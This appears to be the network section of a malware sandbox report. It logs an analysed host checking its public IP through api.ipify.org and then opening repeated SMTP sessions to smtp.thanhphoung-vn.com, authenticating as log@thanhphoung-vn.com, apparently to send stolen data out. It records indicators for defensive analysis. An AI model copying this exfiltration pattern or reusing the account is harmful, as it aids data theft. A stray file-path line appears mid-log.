Mar 20, 2023 11:35:13.346518040 CET	192.168.2.3	8.8.8.8	0xcf7d	Standard query (0)	smtp.thanh phoung-vn.com	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:13.370173931 CET	192.168.2.3	8.8.8.8	0x950c	Standard query (0)	smtp.thanh phoung-vn.com	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:13.686616898 CET	192.168.2.3	8.8.8.8	0x2a52	Standard query (0)	smtp.thanh phoung-vn.com	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:13.707135916 CET	192.168.2.3	8.8.8.8	0xa55d	Standard query (0)	smtp.thanh phoung-vn.com	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:18.445074081 CET	192.168.2.3	8.8.8.8	0x10dc	Standard query (0)	203.215.12.0.in-addr.arpa	PTR (Pointer record)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Mar 20, 2023 11:34:04.604804993 CET	8.8.8.8	192.168.2.3	0x7ae6	No error (0)	api.ipify.org	api4.ipify.org		CNAME (Canonical name)	IN (0x0001)	false
Mar 20, 2023 11:34:04.604804993 CET	8.8.8.8	192.168.2.3	0x7ae6	No error (0)	api4.ipify.org		173.231.16.76	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:04.604804993 CET	8.8.8.8	192.168.2.3	0x7ae6	No error (0)	api4.ipify.org		64.185.227.155	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:04.604804993 CET	8.8.8.8	192.168.2.3	0x7ae6	No error (0)	api4.ipify.org		104.237.62.211	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:04.648533106 CET	8.8.8.8	192.168.2.3	0x695	No error (0)	api.ipify.org	api4.ipify.org		CNAME (Canonical name)	IN (0x0001)	false
Mar 20, 2023 11:34:04.648533106 CET	8.8.8.8	192.168.2.3	0x695	No error (0)	api4.ipify.org		173.231.16.76	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:04.648533106 CET	8.8.8.8	192.168.2.3	0x695	No error (0)	api4.ipify.org		64.185.227.155	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:04.648533106 CET	8.8.8.8	192.168.2.3	0x695	No error (0)	api4.ipify.org		104.237.62.211	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:21.610035896 CET	8.8.8.8	192.168.2.3	0xe8f9	No error (0)	smtp.thanhphoung-vn.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)	false
Mar 20, 2023 11:34:21.610035896 CET	8.8.8.8	192.168.2.3	0xe8f9	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:21.610035896 CET	8.8.8.8	192.168.2.3	0xe8f9	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:21.610035896 CET	8.8.8.8	192.168.2.3	0xe8f9	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:21.610035896 CET	8.8.8.8	192.168.2.3	0xe8f9	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:21.963712931 CET	8.8.8.8	192.168.2.3	0x9677	No error (0)	smtp.thanhphoung-vn.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)	false
Mar 20, 2023 11:34:21.963712931 CET	8.8.8.8	192.168.2.3	0x9677	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:21.963712931 CET	8.8.8.8	192.168.2.3	0x9677	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:21.963712931 CET	8.8.8.8	192.168.2.3	0x9677	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:21.963712931 CET	8.8.8.8	192.168.2.3	0x9677	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:26.563721895 CET	8.8.8.8	192.168.2.3	0x17f9	No error (0)	smtp.thanhphoung-vn.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)	false
Mar 20, 2023 11:34:26.563721895 CET	8.8.8.8	192.168.2.3	0x17f9	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:26.563721895 CET	8.8.8.8	192.168.2.3	0x17f9	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:26.563721895 CET	8.8.8.8	192.168.2.3	0x17f9	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:26.563721895 CET	8.8.8.8	192.168.2.3	0x17f9	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:26.834669113 CET	8.8.8.8	192.168.2.3	0x706f	No error (0)	smtp.thanhphoung-vn.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)	false
Mar 20, 2023 11:34:26.834669113 CET	8.8.8.8	192.168.2.3	0x706f	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Mar 20, 2023 11:34:26.834669113 CET	8.8.8.8	192.168.2.3	0x706f	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:26.834669113 CET	8.8.8.8	192.168.2.3	0x706f	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:26.834669113 CET	8.8.8.8	192.168.2.3	0x706f	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:30.205163956 CET	8.8.8.8	192.168.2.3	0x77bd	No error (0)	api.ipify.org	api4.ipify.org		CNAME (Canonical name)	IN (0x0001)	false
Mar 20, 2023 11:34:30.205163956 CET	8.8.8.8	192.168.2.3	0x77bd	No error (0)	api4.ipify.org		104.237.62.211	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:30.205163956 CET	8.8.8.8	192.168.2.3	0x77bd	No error (0)	api4.ipify.org		64.185.227.155	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:30.205163956 CET	8.8.8.8	192.168.2.3	0x77bd	No error (0)	api4.ipify.org		173.231.16.76	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:30.265024900 CET	8.8.8.8	192.168.2.3	0x687f	No error (0)	api.ipify.org	api4.ipify.org		CNAME (Canonical name)	IN (0x0001)	false
Mar 20, 2023 11:34:30.265024900 CET	8.8.8.8	192.168.2.3	0x687f	No error (0)	api4.ipify.org		104.237.62.211	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:30.265024900 CET	8.8.8.8	192.168.2.3	0x687f	No error (0)	api4.ipify.org		64.185.227.155	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:30.265024900 CET	8.8.8.8	192.168.2.3	0x687f	No error (0)	api4.ipify.org		173.231.16.76	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:48.991746902 CET	8.8.8.8	192.168.2.3	0x1893	No error (0)	api.ipify.org	api4.ipify.org		CNAME (Canonical name)	IN (0x0001)	false
Mar 20, 2023 11:34:48.991746902 CET	8.8.8.8	192.168.2.3	0x1893	No error (0)	api4.ipify.org		173.231.16.76	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:48.991746902 CET	8.8.8.8	192.168.2.3	0x1893	No error (0)	api4.ipify.org		64.185.227.155	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:48.991746902 CET	8.8.8.8	192.168.2.3	0x1893	No error (0)	api4.ipify.org		104.237.62.211	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:49.025790930 CET	8.8.8.8	192.168.2.3	0x92be	No error (0)	api.ipify.org	api4.ipify.org		CNAME (Canonical name)	IN (0x0001)	false
Mar 20, 2023 11:34:49.025790930 CET	8.8.8.8	192.168.2.3	0x92be	No error (0)	api4.ipify.org		104.237.62.211	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:49.025790930 CET	8.8.8.8	192.168.2.3	0x92be	No error (0)	api4.ipify.org		173.231.16.76	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:34:49.025790930 CET	8.8.8.8	192.168.2.3	0x92be	No error (0)	api4.ipify.org		64.185.227.155	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:07.866302967 CET	8.8.8.8	192.168.2.3	0xef2d	No error (0)	smtp.thanhphoung-vn.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)	false
Mar 20, 2023 11:35:07.866302967 CET	8.8.8.8	192.168.2.3	0xef2d	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:07.866302967 CET	8.8.8.8	192.168.2.3	0xef2d	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:07.866302967 CET	8.8.8.8	192.168.2.3	0xef2d	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:07.866302967 CET	8.8.8.8	192.168.2.3	0xef2d	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:08.107903004 CET	8.8.8.8	192.168.2.3	0xe3ad	No error (0)	smtp.thanhphoung-vn.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Mar 20, 2023 11:35:08.107903004 CET	8.8.8.8	192.168.2.3	0xe3ad	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:08.107903004 CET	8.8.8.8	192.168.2.3	0xe3ad	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:08.107903004 CET	8.8.8.8	192.168.2.3	0xe3ad	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:08.107903004 CET	8.8.8.8	192.168.2.3	0xe3ad	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:11.543288946 CET	8.8.8.8	192.168.2.3	0xef58	No error (0)	smtp.thanhphoung-vn.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)	false
Mar 20, 2023 11:35:11.543288946 CET	8.8.8.8	192.168.2.3	0xef58	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:11.543288946 CET	8.8.8.8	192.168.2.3	0xef58	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:11.543288946 CET	8.8.8.8	192.168.2.3	0xef58	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:11.543288946 CET	8.8.8.8	192.168.2.3	0xef58	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:11.568840981 CET	8.8.8.8	192.168.2.3	0xa756	No error (0)	smtp.thanhphoung-vn.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)	false
Mar 20, 2023 11:35:11.568840981 CET	8.8.8.8	192.168.2.3	0xa756	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:11.568840981 CET	8.8.8.8	192.168.2.3	0xa756	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:11.568840981 CET	8.8.8.8	192.168.2.3	0xa756	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:11.568840981 CET	8.8.8.8	192.168.2.3	0xa756	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:13.366147041 CET	8.8.8.8	192.168.2.3	0xcf7d	No error (0)	smtp.thanhphoung-vn.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)	false
Mar 20, 2023 11:35:13.366147041 CET	8.8.8.8	192.168.2.3	0xcf7d	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:13.366147041 CET	8.8.8.8	192.168.2.3	0xcf7d	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:13.366147041 CET	8.8.8.8	192.168.2.3	0xcf7d	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:13.366147041 CET	8.8.8.8	192.168.2.3	0xcf7d	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:13.389741898 CET	8.8.8.8	192.168.2.3	0x950c	No error (0)	smtp.thanhphoung-vn.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)	false
Mar 20, 2023 11:35:13.389741898 CET	8.8.8.8	192.168.2.3	0x950c	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:13.389741898 CET	8.8.8.8	192.168.2.3	0x950c	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:13.389741898 CET	8.8.8.8	192.168.2.3	0x950c	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:13.389741898 CET	8.8.8.8	192.168.2.3	0x950c	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:13.704447031 CET	8.8.8.8	192.168.2.3	0x2a52	No error (0)	smtp.thanhphoung-vn.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Mar 20, 2023 11:35:13.704447031 CET	8.8.8.8	192.168.2.3	0x2a52	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:13.704447031 CET	8.8.8.8	192.168.2.3	0x2a52	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:13.704447031 CET	8.8.8.8	192.168.2.3	0x2a52	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:13.704447031 CET	8.8.8.8	192.168.2.3	0x2a52	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:13.891561985 CET	8.8.8.8	192.168.2.3	0xa55d	No error (0)	smtp.thanhphoung-vn.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)	false
Mar 20, 2023 11:35:13.891561985 CET	8.8.8.8	192.168.2.3	0xa55d	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:13.891561985 CET	8.8.8.8	192.168.2.3	0xa55d	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:13.891561985 CET	8.8.8.8	192.168.2.3	0xa55d	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:13.891561985 CET	8.8.8.8	192.168.2.3	0xa55d	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)	false
Mar 20, 2023 11:35:18.463351011 CET	8.8.8.8	192.168.2.3	0x10dc	Name error (3)	203.215.12.0.in-addr.arpa	none	none	PTR (Pointer record)	IN (0x0001)	false

HTTP Request Dependency Graph

- api.ipify.org

SMTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Mar 20, 2023 11:34:22.878103971 CET	587	49698	208.91.199.223	192.168.2.3	220 us2.outbound.mailhostbox.com ESMTP Postfix
Mar 20, 2023 11:34:22.878870964 CET	49698	587	192.168.2.3	208.91.199.223	EHLO 841675
Mar 20, 2023 11:34:23.063883066 CET	587	49698	208.91.199.223	192.168.2.3	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-DSN 250 CHUNKING
Mar 20, 2023 11:34:23.065187931 CET	49698	587	192.168.2.3	208.91.199.223	AUTH login bG9nQHRoYW5ocGhvdW5nLXZuLmNvbQ==
Mar 20, 2023 11:34:23.258714914 CET	587	49698	208.91.199.223	192.168.2.3	334 UGFzc3dvcmQ6
Mar 20, 2023 11:34:23.451380968 CET	587	49698	208.91.199.223	192.168.2.3	235 2.7.0 Authentication successful
Mar 20, 2023 11:34:23.451690912 CET	49698	587	192.168.2.3	208.91.199.223	MAIL FROM:<log@thanhphoung-vn.com>
Mar 20, 2023 11:34:23.637947083 CET	587	49698	208.91.199.223	192.168.2.3	250 2.1.0 Ok
Mar 20, 2023 11:34:23.638286114 CET	49698	587	192.168.2.3	208.91.199.223	RCPT TO:<log@thanhphoung-vn.com>
Mar 20, 2023 11:34:23.848236084 CET	587	49698	208.91.199.223	192.168.2.3	250 2.1.5 Ok
Mar 20, 2023 11:34:23.851207018 CET	49698	587	192.168.2.3	208.91.199.223	DATA
Mar 20, 2023 11:34:24.037393093 CET	587	49698	208.91.199.223	192.168.2.3	354 End data with <CR><LF>.<CR><LF>
Mar 20, 2023 11:34:24.041614056 CET	49698	587	192.168.2.3	208.91.199.223	.
Mar 20, 2023 11:34:24.360294104 CET	587	49698	208.91.199.223	192.168.2.3	250 2.0.0 Ok: queued as B89A45008EF
Mar 20, 2023 11:34:26.123390913 CET	49698	587	192.168.2.3	208.91.199.223	QUIT
Mar 20, 2023 11:34:26.309504032 CET	587	49698	208.91.199.223	192.168.2.3	221 2.0.0 Bye
Mar 20, 2023 11:34:27.325263977 CET	587	49699	208.91.199.225	192.168.2.3	220 us2.outbound.mailhostbox.com ESMTP Postfix

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Mar 20, 2023 11:34:27.325484037 CET	49699	587	192.168.2.3	208.91.199.225	EHLO 841675
Mar 20, 2023 11:34:27.510591030 CET	587	49699	208.91.199.225	192.168.2.3	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-DSN 250 CHUNKING
Mar 20, 2023 11:34:27.510909081 CET	49699	587	192.168.2.3	208.91.199.225	AUTH login bG9nQHRoYW5ocGhvdW5nLXZuLmNvbQ==
Mar 20, 2023 11:34:27.698324919 CET	587	49699	208.91.199.225	192.168.2.3	334 UGFzc3dvcmQ6
Mar 20, 2023 11:34:27.889137983 CET	587	49699	208.91.199.225	192.168.2.3	235 2.7.0 Authentication successful
Mar 20, 2023 11:34:27.889378071 CET	49699	587	192.168.2.3	208.91.199.225	MAIL FROM:<log@thanhphoung-vn.com>
Mar 20, 2023 11:34:28.078640938 CET	587	49699	208.91.199.225	192.168.2.3	250 2.1.0 Ok
Mar 20, 2023 11:34:28.078994036 CET	49699	587	192.168.2.3	208.91.199.225	RCPT TO:<log@thanhphoung-vn.com>
Mar 20, 2023 11:34:28.289134026 CET	587	49699	208.91.199.225	192.168.2.3	250 2.1.5 Ok
Mar 20, 2023 11:34:28.289359093 CET	49699	587	192.168.2.3	208.91.199.225	DATA
Mar 20, 2023 11:34:28.475245953 CET	587	49699	208.91.199.225	192.168.2.3	354 End data with <CR><LF>.<CR><LF>
Mar 20, 2023 11:34:28.488766909 CET	49699	587	192.168.2.3	208.91.199.225	.
Mar 20, 2023 11:34:28.828916073 CET	587	49699	208.91.199.225	192.168.2.3	250 2.0.0 Ok: queued as 305DC6406B1
Mar 20, 2023 11:35:11.590221882 CET	587	49702	208.91.198.143	192.168.2.3	220 us2.outbound.mailhostbox.com ESMTP Postfix
Mar 20, 2023 11:35:11.592853069 CET	49702	587	192.168.2.3	208.91.198.143	EHLO 841675
Mar 20, 2023 11:35:11.776196957 CET	587	49702	208.91.198.143	192.168.2.3	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-DSN 250 CHUNKING
Mar 20, 2023 11:35:11.776474953 CET	49702	587	192.168.2.3	208.91.198.143	AUTH login bG9nQHRoYW5ocGhvdW5nLXZuLmNvbQ==
Mar 20, 2023 11:35:11.959743023 CET	587	49703	208.91.199.225	192.168.2.3	220 us2.outbound.mailhostbox.com ESMTP Postfix
Mar 20, 2023 11:35:11.959975958 CET	49703	587	192.168.2.3	208.91.199.225	EHLO 841675
Mar 20, 2023 11:35:11.962838888 CET	587	49702	208.91.198.143	192.168.2.3	334 UGFzc3dvcmQ6
Mar 20, 2023 11:35:12.145034075 CET	587	49703	208.91.199.225	192.168.2.3	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-DSN 250 CHUNKING
Mar 20, 2023 11:35:12.145421028 CET	49703	587	192.168.2.3	208.91.199.225	AUTH login bG9nQHRoYW5ocGhvdW5nLXZuLmNvbQ==
Mar 20, 2023 11:35:12.151539087 CET	587	49702	208.91.198.143	192.168.2.3	235 2.7.0 Authentication successful
Mar 20, 2023 11:35:12.151762009 CET	49702	587	192.168.2.3	208.91.198.143	MAIL FROM:<log@thanhphoung-vn.com>
Mar 20, 2023 11:35:12.333383083 CET	587	49703	208.91.199.225	192.168.2.3	334 UGFzc3dvcmQ6
Mar 20, 2023 11:35:12.336483002 CET	587	49702	208.91.198.143	192.168.2.3	250 2.1.0 Ok
Mar 20, 2023 11:35:12.336699009 CET	49702	587	192.168.2.3	208.91.198.143	RCPT TO:<log@thanhphoung-vn.com>
Mar 20, 2023 11:35:12.524157047 CET	587	49703	208.91.199.225	192.168.2.3	235 2.7.0 Authentication successful
Mar 20, 2023 11:35:12.524444103 CET	49703	587	192.168.2.3	208.91.199.225	MAIL FROM:<log@thanhphoung-vn.com>
Mar 20, 2023 11:35:12.550317049 CET	587	49702	208.91.198.143	192.168.2.3	250 2.1.5 Ok
Mar 20, 2023 11:35:12.550538063 CET	49702	587	192.168.2.3	208.91.198.143	DATA
Mar 20, 2023 11:35:12.711761951 CET	587	49703	208.91.199.225	192.168.2.3	250 2.1.0 Ok
Mar 20, 2023 11:35:12.712461948 CET	49703	587	192.168.2.3	208.91.199.225	RCPT TO:<log@thanhphoung-vn.com>
Mar 20, 2023 11:35:12.734956026 CET	587	49702	208.91.198.143	192.168.2.3	354 End data with <CR><LF>.<CR><LF>
Mar 20, 2023 11:35:12.738570929 CET	49702	587	192.168.2.3	208.91.198.143	.
Mar 20, 2023 11:35:12.924285889 CET	587	49703	208.91.199.225	192.168.2.3	250 2.1.5 Ok

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Mar 20, 2023 11:35:12.925528049 CET	49703	587	192.168.2.3	208.91.199.225	DATA
Mar 20, 2023 11:35:13.058434963 CET	587	49702	208.91.198.143	192.168.2.3	250 2.0.0 Ok: queued as 6FC36B80651
Mar 20, 2023 11:35:13.112901926 CET	587	49703	208.91.199.225	192.168.2.3	354 End data with <CR><LF>.<CR><LF>
Mar 20, 2023 11:35:13.114183903 CET	49703	587	192.168.2.3	208.91.199.225	.
Mar 20, 2023 11:35:13.154227018 CET	49702	587	192.168.2.3	208.91.198.143	QUIT
Mar 20, 2023 11:35:13.337726116 CET	587	49702	208.91.198.143	192.168.2.3	221 2.0.0 Bye
Mar 20, 2023 11:35:13.430918932 CET	587	49703	208.91.199.225	192.168.2.3	250 2.0.0 Ok: queued as CB6BF640918
Mar 20, 2023 11:35:13.490976095 CET	49703	587	192.168.2.3	208.91.199.225	QUIT
Mar 20, 2023 11:35:13.676893950 CET	587	49703	208.91.199.225	192.168.2.3	221 2.0.0 Bye
Mar 20, 2023 11:35:13.761910915 CET	587	49704	208.91.198.143	192.168.2.3	220 us2.outbound.mailhostbox.com ESMTP Postfix
Mar 20, 2023 11:35:13.762095928 CET	49704	587	192.168.2.3	208.91.198.143	EHLO 841675
Mar 20, 2023 11:35:13.944767952 CET	587	49704	208.91.198.143	192.168.2.3	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-DSN 250 CHUNKING
Mar 20, 2023 11:35:13.945008039 CET	49704	587	192.168.2.3	208.91.198.143	AUTH login bG9nQHRoYW5ocGhvdW5nLXZuLmNvbQ==
Mar 20, 2023 11:35:14.130177021 CET	587	49704	208.91.198.143	192.168.2.3	334 UGFzc3dvcmQ6
Mar 20, 2023 11:35:14.270006895 CET	587	49705	208.91.199.223	192.168.2.3	220 us2.outbound.mailhostbox.com ESMTP Postfix
Mar 20, 2023 11:35:14.311436892 CET	49705	587	192.168.2.3	208.91.199.223	EHLO 841675
Mar 20, 2023 11:35:14.318630934 CET	587	49704	208.91.198.143	192.168.2.3	235 2.7.0 Authentication successful
Mar 20, 2023 11:35:14.318866014 CET	49704	587	192.168.2.3	208.91.198.143	MAIL FROM:<log@thanhphoung-vn.com>
Mar 20, 2023 11:35:14.496598005 CET	587	49705	208.91.199.223	192.168.2.3	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-DSN 250 CHUNKING
Mar 20, 2023 11:35:14.496830940 CET	49705	587	192.168.2.3	208.91.199.223	AUTH login bG9nQHRoYW5ocGhvdW5nLXZuLmNvbQ==
Mar 20, 2023 11:35:14.502434969 CET	587	49704	208.91.198.143	192.168.2.3	250 2.1.0 Ok
Mar 20, 2023 11:35:14.502640009 CET	49704	587	192.168.2.3	208.91.198.143	RCPT TO:<log@thanhphoung-vn.com>
Mar 20, 2023 11:35:14.684770107 CET	587	49705	208.91.199.223	192.168.2.3	334 UGFzc3dvcmQ6
Mar 20, 2023 11:35:14.713077068 CET	587	49704	208.91.198.143	192.168.2.3	250 2.1.5 Ok
Mar 20, 2023 11:35:14.713208914 CET	49704	587	192.168.2.3	208.91.198.143	DATA
Mar 20, 2023 11:35:14.876605034 CET	587	49705	208.91.199.223	192.168.2.3	235 2.7.0 Authentication successful
Mar 20, 2023 11:35:14.876791954 CET	49705	587	192.168.2.3	208.91.199.223	MAIL FROM:<log@thanhphoung-vn.com>
Mar 20, 2023 11:35:14.896744013 CET	587	49704	208.91.198.143	192.168.2.3	354 End data with <CR><LF>.<CR><LF>
Mar 20, 2023 11:35:14.897586107 CET	49704	587	192.168.2.3	208.91.198.143	.
Mar 20, 2023 11:35:15.063580990 CET	587	49705	208.91.199.223	192.168.2.3	250 2.1.0 Ok
